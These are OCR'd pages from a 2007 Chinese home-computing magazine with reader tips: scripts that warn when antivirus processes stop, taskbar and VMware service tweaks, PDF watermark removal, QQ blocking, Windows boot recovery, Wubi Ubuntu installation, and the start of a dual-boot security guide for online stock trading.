挑战至此结束，在下第一次投稿，并不含任何技术含量，只是粗略地介绍了一款软件的使用方法，希望能给广大的电脑爱好者带来方便！


这是典型的采用第三方工具来实现监视杀软进程来判断杀软是否遭遇不测的方案，对于接触电脑时间不长的朋友可以在安装工具后轻松时间杀软的保护，这个方案对任何杀软都有效。

杀软的喉舌自己造

■ 湖南/**龙小康**


龙小康：我原来的想法是利用其他的软件对杀毒软件的进程进行监视，不过试了很多，都不太理想。今天偶然在网上看到一个可以监视进程终止的Windows脚本，一下子就想到了这个题目，感觉用这个似乎可以做到。不过本人对Windows脚本可以说一窍不通，只好把脚本里的单词一个一个地Google，然后用其他的脚本东拼西凑出来可以解决这个问题的脚本。

打开记事本，输入下面文字：

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set colMonitoredProcesses = objWMIService. _
    ExecNotificationQuery("select * from __instancedeletionevent " _
        & "within 1 where TargetInstance isa 'Win32_Process'")
i = 0
Do While i = 0
    Set objLatestProcess = colMonitoredProcesses.NextEvent
```

```
    If objLatestProcess.TargetInstance.Name = "RavMon.exe" Then
        Wscript.Echo "注意：瑞星杀毒软件已经被关闭！！！    " & objLatestProcess.TargetInstance.name
    end if
Loop
```

将第十行中的RavMon.exe替换成自己所使用的杀毒软件进程名，一定要注意大小写，第十一行中的中文字也可以自己写。然后依次单击“文件→另存为”，将其保存为*.vbs文件，双击运行即可开始对杀毒软件的监视，最好放到Windows启动文件夹中（C:\Documents and Settings\All Users\「开始」菜单\程序\启动），这样每次开机都会自动对杀毒软件进行监视。另外，大多数杀毒软件有多个进程，如果觉得只监视一个不够，可以将第十行改为：If objLatestProcess.TargetInstance.Name = "进程名1" or objLatestProcess.TargetInstance.Name = "进程名2" or objLatestProcess.TargetInstance.Name = "进程名3"（……） Then（见图1）。





别看用到了脚本，但还算是蛮原始的监控手段，只能在系统启动或者双击运行的那一刻检测并提醒。不过，通过这个题目充分地说明了，挑战让朋友们主动去学习，了解自己以前不熟悉的知识，快速地成长。所以，欢迎大家常来挑战！

不用工具 批处理加脚本轻松搞定挑战

吉林/**张鹏**

张鹏：我的解题思路是由于杀毒软件进程中止或禁止部分功能均会涉及相关进程是否运行正常，所以在命令提示符下用tasklist命令（双击我制作的Tasklist.bat文件即可，在http://work.newhua.com/cfan/200717/tasklist.rar下载），将结果保存到c:\tasklist.txt中，调用VBScript编写的脚本文件Check.vbs对此文本文件的内容进行判断，是否含有杀毒软件进程，若不存在时，用提示框“杀毒进程不存在，要小心！”（见图2），而存在时，不会有任何提示。



第1步 运行Tasklist.bat，批处理文件的内容如下：

```
cls
@echo off
@echo 江民杀毒
tasklist.exe /fi "status eq running"  /fi "imagename eq kv*" /fo csv  /nh >c:\tasklist.txt
```

将上述代码在记事本中编辑并另存为“Tasklist.bat”或下载，保存进程列表内容的文件“c:\tasklist.txt”。


可根据上述进程列表来替换eq后面的内容，如将江民杀毒进程kv*可替换成瑞星杀毒进行rav*，需要包含主程序。

第2步 运行文件Check.vbs，其内容如下：

```
'给变量赋值
Set objShell=Wscript.CreateObject("wscript.shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
'开始循环，设定始终成立的条件（1=1），为以后反复提醒创造条件
do while 1=1
'执行程序，生成进程列表
objShell.Run("Tasklist.bat")
'等待进程列表生成
Wscript.Sleep 3000
Set fileObj=objFSO.GetFile("c:\tasklist.txt")
'判断文件大小是否为0
if fileObj.size=0 then MsgBox "杀毒进程不存在,要小心!!!"
'空闲10秒钟,即可在此处控制提醒时间间隔(单位为毫秒)
Wscript.Sleep 10000
loop
objTextFile.Close
```

将上述代码在记事本中编辑并另存为“Check.vbs”或者下载，只需双击此文件即可实现对杀毒软件进程监控，并可实现循环提醒。

上述操作在Windows XP SP2下测试通过！



这可以算是上一个方案的成长版，批处理加上VBS脚本基本上算是实时监控杀软的状态，并能及时地报警。通用性也相当好，只要知道杀软的进程名，任何杀毒软件都有效！

小知识:tasklist相关命令使用方法

1. /fi 按照条件过滤当前任务，只显示有关任务，有如下参数：
status 进程状态参数，有效值为running（正在运行）、not responding（没有响应）、unknown（未知进程）。
imagename图像名，即进程名称
操作符：eq（等于或好像，可使用通配符*）、ne（不等于或不像,可使用通配符*），如：
/fi "status eq running" 显示当前运行的进程；
/fi "imagename eq k*" 只显示首字母为k的进程。
2. /fo 按照不同显示方式进程，有如下参数：list、csv、table，如：
/fo csv 按csv方式显示进程信息。
3./nh 不显示列标题,即不显示图像名，PID等。
其余参数请在命令提示符下键入“tasklist /?”查询。

小提示

★将Check.vbs和Tasklist.bat文件保存到同一目录中.
★若想停止此VBS文件执行，可通过任务管理器，结束wscript.exe进程（见图3）





番茄总结：虽然这次参与挑战的朋友数量不少，答题的思路也都精彩纷呈，但是并没有朋友想到番茄在设计这道题目时想到的方法。小小提示一下吧，其实系统的服务里面就有这样的功能，就提示到这里吧。呵呵，看来大家又有的忙了，让我们挑战下去吧！ CF [YY01]



无尽的任务从这里开始

菜鸟玩转任务栏

Tag　任务栏、开始菜单 〉技巧 〉实例

■ 策划/**杨过**

大家用电脑用得最多的就是任务栏，任务栏里有很多学问，如何用好我们的任务栏呢？今天，就让我们来玩转任务栏，探索任务栏中的秘密吧！

杨过支招：

调出任务管理器

右击任务栏空白处，选择任务管理器即可打开。在任务管理器里的“应用程序”标签卡里，我们可以看到正在执行的任务，并可以对任务进行关闭。

用任务栏来关闭程序

程序运行后，在任务栏里有相应的显示。在任务栏上右击之，选择关闭即可。当然，在这里还可以进行窗口的最大化和窗口还原的操作。


任务栏是否被锁定

右击任务栏空白处，选中“锁定任务栏”，各区域的位置和宽度就不能再进行调整了。如果没有选中，如在快速启动栏的两边有个小竖线，用鼠标可以对小竖线进行拖动，从而来调整快速启动栏的宽度。

让日期显示星期

点击“开始→设置→控制面板”，双击“区域与语言选项”，在弹出的设置窗口中点击“区域选项”标签的“自定义”按钮，点击“自定义区域选项”窗口中的“日期”标签，在最下面的“长日期格式”后面加上字母“dddd”，让长日期格式为“yyyy'年'M'月'd'日'dddd”，点击“确定”退回到控制面板。此时再将鼠标悬停到时钟上，系统时钟已经可以提示当天的星期了。

一切从这里“开始”



▲路线图中的火速链接，标出了2006年《电脑爱好者》杂志上关于任务栏的主要文章，大家可以按此索引查阅。路线图中带数字序号的部分，与文章中的问题是一一对应的，你既可以按顺序阅读全文，也可以按自己的阅读需求有选择地阅读。

1 经典与普通开始菜单的区别

经典与普通开始菜单到底有什么区别呢？普通开始菜单除了有经典菜单的功能外，还有常用程序的快捷菜单。而经典对其进行了精简，具体的不同大家去看看效果就清楚了。

①右击开始菜单按钮。
②点击属性打开“任务栏和「开始」菜单属性”窗口。
③点击“「开始」菜单”。
④效果如图所示。
⑤确定即可完成。


大家来看看区别吧:)

选择经典菜单。

2 托盘区域巧隐藏

很多人能把托盘区的QQ小图标给隐藏起来，老板不在时他可以自由聊天，而老板在的时候能及时隐藏，想知道是如何实现的吗？让我告诉你吧。

①进入任务栏标签。
②选择即能隐藏任务栏。
③选择即能快速启动栏。
④选中可以进行隐藏设置。
⑤点击打开自定义。
⑥选择想要隐藏的项目，如QQ。
⑦选择总是隐藏。
⑧确定即可将QQ隐藏起来。
⑨点击才能查看托盘区的QQ。





3 自定义开始菜单

开始菜单是可以修改的，如何修改呢？让我们进入开始菜单的相关目录进行操作吧。想知道它的目录在哪吗？跟我来一下子就能找到。


①在程序上点击右键并选择浏览。
②这就是程序的路径，想放什么快捷方式拷过来即可。
③在启动里放入快捷方式或程序，系统启动时就能自动运行。





4 自定义快速启动栏

快速启动栏很实用，我们可以把常用的程序加到里面，让其快速启动。




①选中程序或文件夹。
②直接拖曳至快速启动栏即可创建它的快捷方式。
③右击快速启动栏。
④打开进行快速启动栏的自定义。
⑤这就是快速启动栏的目录。
⑥看看吧，这就是刚才创建的快捷方式，你可以进行改文件名等操作。

5 自定义工具栏

你看到过在任务栏上有很多文件夹吗？你看到过在任务栏上能包含了电脑桌面吗？你会将任务栏变成双栏吗？你能再在桌面上加个任务栏吗？呵呵，让我来教你吧！

①右击任务栏。
②选择工具栏。
③点击新建工具栏。
④选择相应的目录，如D盘。
⑤确定后即可看到效果。
⑥将D盘放在桌面上了，大家常用的资料目录就可以这样放在桌面工具栏里。
⑦右击这特殊的工具栏。
⑧点击即可自动隐藏，与任务栏的隐藏效果一样。



任务栏假死的应对方法

任务栏假死时的应急办法是用“Alt+Tab”快捷键来切换任务。当然，我们也可以用组合键“Ctrl+Alt+Del”启动任务栏管理器，然后在“进程”选项卡中结束explorer.exe，整个桌面只剩一张壁纸，桌面图标和任务栏都没影了，然后在任务栏管理器的“文件→新建任务”中输入explorer.exe，即可恢复正常。这一招还可释放内存资源，一举两得。

把播放器放在任务栏上

右击任务栏，选择“工具栏→Windows Media Player”，启动Windows Media Player后最小化窗口。你就发现Windows Media Player被放在任务栏上了。

文件平铺对比

比如有两个Word文件，打开后想对文章进行对比。我们右击任务栏，选择“纵向平铺窗口”或“横向平铺窗口”即可。具体的效果你可以试一试。

快速上网和访问目录

大家认为最快打开CFan站点的方法是先双击IE，在IE地址栏里输入www.cfan.com.cn，然后回车。其实不然。我们先来进行一下设置，右击任务栏，点击“工具栏→地址”，这时任务栏上有个转到的输入栏。现在，我在这里输入www.cfan.com.cn再回车就能打开CFan站点了。要访问D盘，直接输入D：回车即可。

玩转声音设置

点击托盘区的声音图标，拖动声音滑块就能进行声音大小的调节，这或许菜鸟都会。但如果你双击托盘区的声音图标呢？呵呵，就会弹出音量控制对话框，在这里能进行更多的设置。比如点击“选项→属性”，选中“录音”后确定。就能选择你是用麦克风来录音，还是用其他方式来进行音频的输入。CF[YY02]



解决VMware软件的第三大难题

Tag VMware 服务 〉技巧 〉实例

河南/**姚春丽**

自我介绍：

与“爱好者”的结识还要追溯到刚上大学的时候，那个时候我对电脑的了解并不是很多，只是会上网、聊聊天而已。不过，突然有一天自己的聊天工具提示密码不正确，让自己心情沮丧了好多天。直到遇到“爱好者”的那一天：丰富的内容、实用的技巧，当然还有便宜的价格（我知道的电脑杂志中，她的价格最低了，“性价比”超高哟），一下子就把我给吸引了。

看到电脑爱好者2007年第10期的《两步解决VMware两大难题》，确实解决了笔者在使用VMware的“鼠标和传文件”的两大难题。不过在使用中发现另一个大难题是：安装过VMware之后，就是没有打开使用VMware，软件也会在“任务管理器”中出现许多进程（vmware-authd.exe vmnetdhcp.exe vmnat.exe vmount2.exe vmware-tray.exe vmware-ufad.exe），大约占用三十多兆内存（见图1），严重影响系统运行速度。

TheWorld.exe	Administr...	00	12,552 K
vmnat.exe	SYSTEM	00	752 K
vmnetdhcp.exe	SYSTEM	00	848 K
vmount2.exe	SYSTEM	00	1,284 K
vmware-authd.exe	SYSTEM	01	2,352 K
vmware-tray.exe	Administr...	00	20,048 K
vmware-ufad.exe	SYSTEM	00	5,848 K

1

真想把它们“干掉”，经过一段时间的摸索，还真找到了方法。

第1步 点击“开始→设置→控制面板→管理工具→服务”，这时我们可以看到安装过VMware之后，会在这里添加五个服务。双击“VMware Authorization Service”服务，在“启动类型”中，默认的选项为“自动”。点击下拉框，把它改为“手动”启动，然后点击“应用”。对于其他的四个服务也如此设置（见图2）。

第2步 点击“开始→运行”，输入“msconfig.exe”并点击“确定”，这时会打开“系统配置应用程序”，点击“启动”标签，把“vmware-tray”前面的勾选去掉。

第3步 重启一下电脑。这时如果没有运行“VMware”时，打开“任务管理器”就会发现没有相应的进程。双击打开桌面上的“VMware Workstation”程序，可以正常运行。


创新度：★★★

实用度：★★★

分类：新型方案

小编手记：其实有许多软件，都是在使用添加服务的方法，让自己的进程“顽固”地生存在进程列表中，这时我们就可以通过上面的方法，把这个服务改为“手动”的方式，这样既不影响软件使用，还可以节省不少内存消耗，让“任务管理器”清爽不少呢！打开“服务”窗口，可以直接运行services.msc命令，不用进入管理工具里找。

额外奖：**20**元



VMware Agent Service	VM...	手动	本地系统
VMware Authorization Service	Au...	手动	本地系统
VMware DHCP Service	DH...	手动	本地系统
VMware NAT Service	Ne...	手动	本地系统
VMware Virtual Mount Manager Extended		手动	本地系统

2

CF [YY03]




“回音壁”是每一个读者展现自我的舞台，也是朋友们学习杂志之后的感受和收获的喜悦。你也许发现某篇文章介绍的技巧有漏洞，或者有比文章中所介绍的更好的解决方案，也可能因某篇文章的启发而延伸出其他更精彩的应用等。这些学习过程中的感受，你都可以写下来寄给我们，一旦您的稿件被采用，除了丰厚的稿费外，还会有额外奖金奉上。

“回音壁”的稿件采用流水制，每期都是新读者，也就是说每个人都会有机会，还不赶快拿起你的笔来！

稿件格式

投稿信箱：echo@cfan.com.cn

1 自我介绍：简单介绍一下你的工作生活情况，主要说说电脑以及《电脑爱好者》杂志对你平时的工作生活有哪些影响（最好有具体的真实事例）等，大约在150字~200字之间。



2 作者生活照一张。

3 文章主体：首先具体说明一下是对哪期杂志上的哪篇文章的回馈。可以是指出这篇文章漏洞并加以弥补；可以提供解决类似问题的更好方法；也可以是在这篇文章的基础上延伸出来的新的应用。正文的长短不拘。



4 在来稿中，请写上姓名、地址、邮编、身份证号（以上个人资料缺一不可）。





PDF打印 水印去无踪

Tag　PDF 打印　技巧　应用

■ 福建/**张建中**




自我介绍：

本人是位六十有四的老者，现应聘在一家企业担任电脑维护员，令很多人诧异。本人确实掌握了一些电脑软硬件知识，不过它全部来自对微机科普刊物的学习与点滴实践积累，特别是从《电脑爱好者》中获得不少教益。因此从结识了《电脑爱好者》到现在，四年来就再也没有离开过手。

2007年第13期《轻轻抹去不留痕 PDF水印这样去》介绍的是如何去除在阅读PDF文件时惹人烦的水印。可更烦人的是正常浏览时不出现的水印，在打印时就会出现。此时页面上的水印，就更惹人烦了。

本人在实践中琢磨出一个解决的办法：在Adobe Acrobat 7.0 Professional中打开该PDF格式资料文档，点击“高级”菜单中的“PDF优化器”，在“预设设置”对话窗的左侧窗口中点击“放弃的对象”选项，再在右侧窗口中出现的复选项里选中“放弃隐藏的图层内容并拼合可见图层”（见图），点击“确定”后另存文档即可。**CF**[YY04]



创新度：★★☆

实用度：★★☆

分类：新型方案

小编手记：通过对“PDF优化器”的设置，还能做到一些其他的功能。大家在打印忘记了密码的PDF时，如何对这些PDF做修改呢？我们可以先用PDFPasswordRemover软件来进行解密，然后再进行操作，这样就能完成对加密的PDF进行水印去除的工作。

额外奖：**20**元

色狼是可以拒之门外的

QQ用户巧屏蔽

Tag　QQ、屏蔽　技巧　应用

■ 河南/**杨光**

自我介绍：

我是一名初二的学生，在今年年初接触了CFan，使我感到受益匪浅。祝愿CFan越办越好！

在2007年第13期的《菜鸟集训营》中第6个问题提到如果我们当初加了一个人为QQ好友，那么他永远都能找我们聊天。其实，利用QQ上的一个小技术，就可以将这个人屏蔽掉。

首先，右击QQ号界面的空白处，点击“添加组”，将这个组命名为“屏蔽组”，再将你想屏蔽的人放进这个组中。然后，在QQ上点击信息管理器，在信息管理器界面的左侧点击“所有分组（QQ好友）”，选中“屏蔽组”，在“阻止消息”下面的小方框内打钩（如图），最后，点击“刷新”。这时，在“屏蔽组”中的好友再给你发信息，你也看不到了，可以彻底摆脱他们的干扰了：）**CF**[YY05]



创新度：★★☆

实用度：★★☆

分类：原文扩展

小编手记：大家在用QQ时，最好对“个人设置”里的“身份验证”进行设置，如我们可以设置为“需要身份验证才可能加我为联系人”，这样别人只有经过你同意才能加上。当然，你还可以“设置问题”，这样只有你告诉他答案的人才能加你为好友了！

额外奖：**20**元

别绝望，这并不是“最后一次”

Windows“最后一次正确的配置”神话背后

Tag 注册表、最后一次正确的配置、系统还原 〉故障、方案 〉系统

■北京/梦与梦寻

在安装或者升级新的硬件驱动之后，是系统启动故障产生的高发阶段。一旦你不幸而中招，电脑不能正常启动了，问到别人的时候，许多人都会建议你使用高级启动菜单项中的“最后一次正确的配置”项。即使不是因为更新驱动所致，别人一般也会这么建议，似乎它无所不能。那么，实际情况又如何呢？



神奇的“最后一次正确的配置”

其实我很早就知道，Windows XP的高级启动菜单中有一项“最后一次正确的配置”，但一直对它的工作原理不太清楚，所以一直不敢冒昧使用。后来因为一个偶然的机缘，才让我对它青睐有加。

前不久，我使用电脑的过程中突然发生了一个严重错误，只好重新启动，Windows XP显示登录，并自动执行磁盘检测，检测结束后单击“None”启动系统，一切很顺利。但是没高兴一小会就出现了蓝屏，Windows XP挂掉了不能正常启动。重启按F8键进入高级启动菜单，选择“安全模式”能正常运行。因为出故障前我并没有改变什么配置，也没安装什么新的驱动或其他极有可能导致问题的软件，所以在安全模式下有点无所适从不知如何进一步操作。


只好再次重启，按F8键进入高级启动菜单，我决定死马当活马医，选择了“最后一次正确的配置”项（见图1），按下回车键执行。结果，Windows能正常启动了！后来在其他几台故障电脑上试了试，也大有斩获。当你安装了新的，或者升级了驱动之后，Windows不能正常启动了，其实也都可以先试试这个功能。

小知识：“最后一次正确的配置”的原理

知其然还要知其所以然，在翻阅了一些资料后，我终于搞清了“最后一次正确的配置”大致的运行原理。

大家在注册表编辑器中展开[HKEY_LOCAL_MACHINE\SYSTEM]键，会发现它下面有ControlSet001、ControlSet002（或003）、CurrentControlSet等子键，这几个子键中保存了用于系统启动的重要配置信息，包括控制系统启动、设备驱动装载、Windows服务、硬件配置等信息。其中CurrentControlSet指向ControlSet001，两者互相同步，也就是说针对它们其中任意一个分支的修改，另一分支会自动作出相同修改。Windows启动时，使用的是ControlSet001中的信息，如果启动成功就会把ControlSet001中的数据复制备份到ControlSet002（或003）中；如果系统启动失败，或者是以安全模式登录，则不会进行这个复制备份的操作。

如果遇到系统故障无法正常运行，重启后按F8键进入高级启动菜单，选用“最后一次正确的配置”项尝试启动，这时使用的就是ControlSet002（或003）分支中的备份的配置信息。注意：Windows每一次登录成功，都会用新的配置信息覆盖上一次保存的配置信息。



1

我的“最后一次正确的配置”出错了

当电脑无法正常启动，使用“最后一次正确的配置”项启动时又出现类似下面的错误提示：

Windows NT could not start because the following file is missing or corrupt:

\%systemroot%\SYSTEM32\CONFIG\SYSTEM\Hardware Profile/Last Known Good menu

这说明注册表中备份的配置信息也出问题了。可试试下面的方法进行修复：

1.使用Windows安装光盘启动系统，按R键进入故障恢复控制台。

2.通过cd命令进入系统安装目录windows（假设系统安装在C分区，如果是Windows 2000，则系统目录为winnt），然后执行下面几行命令：

```
cd \windows\repair
copy *.* c:\windows\system32\config
```

3.上面的命令是通过用刚开始安装时的注册表文件来覆盖有问题的当前注册表文件，一般能修复因注册表损坏而产生的启动故障，但是后期安装的一些软件信息也会随之丢失的。

最后正确配置不是最后一根救命稻草

“最后一次的正确配置”功能，只对Windows注册表文件起作用，确切地说，当使用它的时候，系统用注册表分支ControlSet002（或003）中备份的配置信息覆盖分支ControlSet001中的信息，以使系统能正常启动。它能够做到的也仅此而已，假设你的系统文件和驱动损坏或丢失了，它就无能为力了。所以“最后一次的正确配置”绝对不是最后一根救命的稻草，在它之前以及之后，还有其他一些方法可以配合使用。

1.退回到安装驱动程序之前


如果在升级了某个硬件设备（如网卡、摄像头等）的驱动之后，Windows XP总是莫名其妙地重启或频繁出现蓝屏现象，这时可先试着使用“返回驱动程序”功能。



第1步 重启后连续按F8键，直到出现Windows XP的高级启动菜单项，选择“安全模式”并按回车键确认，选择管理员账户登录系统。

第2步 在运行对话框中输入“devmgmt.msc”（不含引号），按回车键，调出“设备管理器”窗口。

第3步 双击有问题的设备打开它的属性对话框，点选“驱动程序”选项卡，再单击“返回驱动程序”按钮（见图2），接着单击“是”确认，就可以回滚到原来的驱动程序了。



2.迫不得已，还可使用系统还原

上面的方法如不奏效，这时再试“最后一次的正确配置”，如还不行，那就祭出“系统还原”法宝。死马当活马医，总比动不动就重装系统强。

方法一：可以启动的情况下还原

1.以管理员账户登录系统之后，单击“开始→所有程序→附件→系统工具→系统还原”，启动系统还原。默认已选中“恢复我的计算机到一个较早的时间”，单击“下一步”。

2.接下来的“选择一个还原点”界面中，选择一个时间较近的还原点，单击“下一步”随着向导提示操作就可以了。如果这个还原之后还不行，可重复这一操作，再选择一个时间较远一点的还原点继续尝试就可以了。

方法二：不能正常启动时的还原

1.重启，按F8键，选择“带命令提示符的安全模式”启动。

2.在命令提示符后，执行下面这行命令：

```
%systemroot%\system32\restore\rstrui.exe
```

这将会调出Windows XP的系统还原窗口，按方法一中介绍的步骤进行操作就可以了。CF [YY06]

3步！Windows下免CD安装使用Linux

Tag Ubuntu Linux、Wubi > 软件、技巧 > 系统

■北京/小绮

许多人都知道，除了Windows之外还有一个Linux系统，虽然不少人希望能学习和了解Linux，但一想到它复杂的安装，就有些望而却步了。虽然最近流行的Ubuntu Linux很容易使用，甚至能刻录到CD光盘上运行，但是这样运行的速度太慢了，不尽如人意。

令人高兴的是，现在有人推出了一款名为Wubi的工具软件，它可以让我们像安装一般的应用程序那样在Windows下安装Ubuntu Linux，并且在不想用的时候也能轻松卸载，还不用担心因安装Linux而破坏了硬盘分区表什么的，造成以后使用上的不便。使用Wubi的另一大好处是，无需刻录CD光盘。



软件小档案：Wubi

软件大小：9.8MB	软件版本：7.04.04
软件授权：自由软件	适用平台：Windows（系列）
下载地址：http://www.softpedia.com/progDownload/Wubi-Download-79148.html	

小提示

为何Wubi能在不改变原有文件系统的情况下使用Ubuntu Linux呢？这是因为Wubi并没有真正安装Ubuntu，而只是把Ubuntu的镜像文件变成了一个虚拟磁盘文件（wubi\disks\system.virtual.disk），Ubuntu实际是在虚拟磁盘中运行的，所以不会影响到电脑中的现有文件系统。

第1步 首先下载Wubi。Wubi是一款绿色软件，直接双击下载的Wubi-7.04.04.exe即可运行，软件界面如图所示。

第2步 默认情况下，“桌面环境”已选为Ubuntu，另外在这里还可以选择Ubuntu的安装分区、安装容量、界面语言（其中“Chinese(Simplify)”为简体中文）等。

第3步 在“用户名”和“密码”处，输入将在Ubuntu中使用的用户名和密码。单击“安装”，软件将自行从网上下载Ubuntu的ISO安装镜像文件并安装（确保系统为在线状态），最后单击“完成”按钮，重启就可以了。

重启后，我们会发现启动菜单中多出了一项“Ubuntu”，选择它就可以启动到Ubuntu中了。进入Ubuntu的用户名和密码，就是在第3步中我们所设置的。

如果你想卸载这个Ubuntu，可再次双击运行Wubi-7.04.04.exe，这时的软件界面，将是询问你是否要备份下载的ISO文件以及Wubi创建的虚拟磁盘文件，选择完毕，点击“移除”就可以了。怎么样，是不是很简单。

小编试用手记：

收到作者来稿，小编亲自试用了一下，这里分享一下我的试用体验。安装过程中需要从网上实时下载Ubuntu的镜像文件，这个过程非常漫长，这期间你可以先做其他的事情，或者像我一样下班之后不关机，继续安装（记得要按Win+L键锁定一下计算机哦），等第二天上班时肯定已经下载完毕了。

第一次启动Ubuntu，会有一个漫长的自动初始化过程，期间还会重启2次，需要耐心等待。另外，如果安装时选择的是简体中文，则初始化的界面中会有一些方块乱码，这个不用去理它一切取默认值，期间按一次回车即可。CF [YY07]

打造安全系统，解炒股后顾之忧

Tag 双系统、共享、Vista、XP 〉方案 〉系统

■福建/俞木发

对用电脑炒股的人来说，系统的安全很重要。本文的作者恰巧也是一个股民，他对系统的安全设置，值得你我借鉴。

据《南京日报》报道，南京一个股民因为股票资金账号和交易密码被盗，账户内的60万元被盗号者用来购买了其他的权证，由于该权证即将行权，这位股民的60万元就变成废纸了。在股市火热的今天，因为股民的系统中了病毒、木马而导致重大损失，这种例子已经屡见不鲜。我的好友小张一看到这则新闻就不寒而栗，因为他虽然是股市上的"大虾"，但是电脑方面却是"菜鸟"。他正在为自己本本炒股系统安全担忧，因为他近日才买了预装Vista系统的笔记本电脑用于炒股。不过，本本买回来后他发现炒股软件无法在Vista下运行，因此他还得再安装Windows XP用于炒股。小张本身电脑水平就菜，这下还要面对双系统安全威胁，难怪他忧心忡忡。此外，由于本本的硬盘容量有限，现在又安装双系统，硬盘剩余空间就有些紧张了。如何才能安全炒股又节省空间呢？为此，我为小张设计了如下解决方案。

小技巧

★如果想找回被删除的盘符，同样在磁盘管理中，右击被删除盘符的分区，选择"更改驱动器名和路径"，再单击"添加"，重新为这一分区指派一个驱动器盘符即可。

★同样，我们可以把两个系统的GHO备份文件保存在F盘，然后使用磁盘管理在两个系统中删除F盘的盘符，这样碰到熊猫烧香之类病毒时就可以保护GHO文件不被破坏了。而且Ghost32.exe可以在Vista中运行，恢复Vista后可以在Vista中再恢复XP。

★在Windows中删除分区盘符并不影响在纯DOS下对被删除分区的识别，因此，如果在XP中炒股时感染病毒，为了防止进入Vista后病毒扩散到其他分区，我们可以在XP中安装一些虚拟启动盘软件，启动到DOS下对C、D进行杀毒（由于Vista为NTFS分区，建议安装瑞星或江民等兼容NTFS格式的杀毒软件）。

安全炒股，双系统互帮互助

由于小张安装XP主要是用于炒股，为了炒股安全，我对他的双系统进行了如下设置，以打造一个安全的炒股环境。


火速链接

★在已经预装了Vista的品牌机上如何安装Windows XP，请参考本刊今年第12期专题《这不是Vista的七宗罪》。

1.互相升级病毒库

杀毒软件是保护炒股安全的重要组件，我首先在两个系统中安装同一款杀毒软件，这样在XP中升级完病毒库后，在Vista中只要手动复制XP已经升级的病毒库就可以了，省去再次升级的麻烦。下面以江民2007为例。

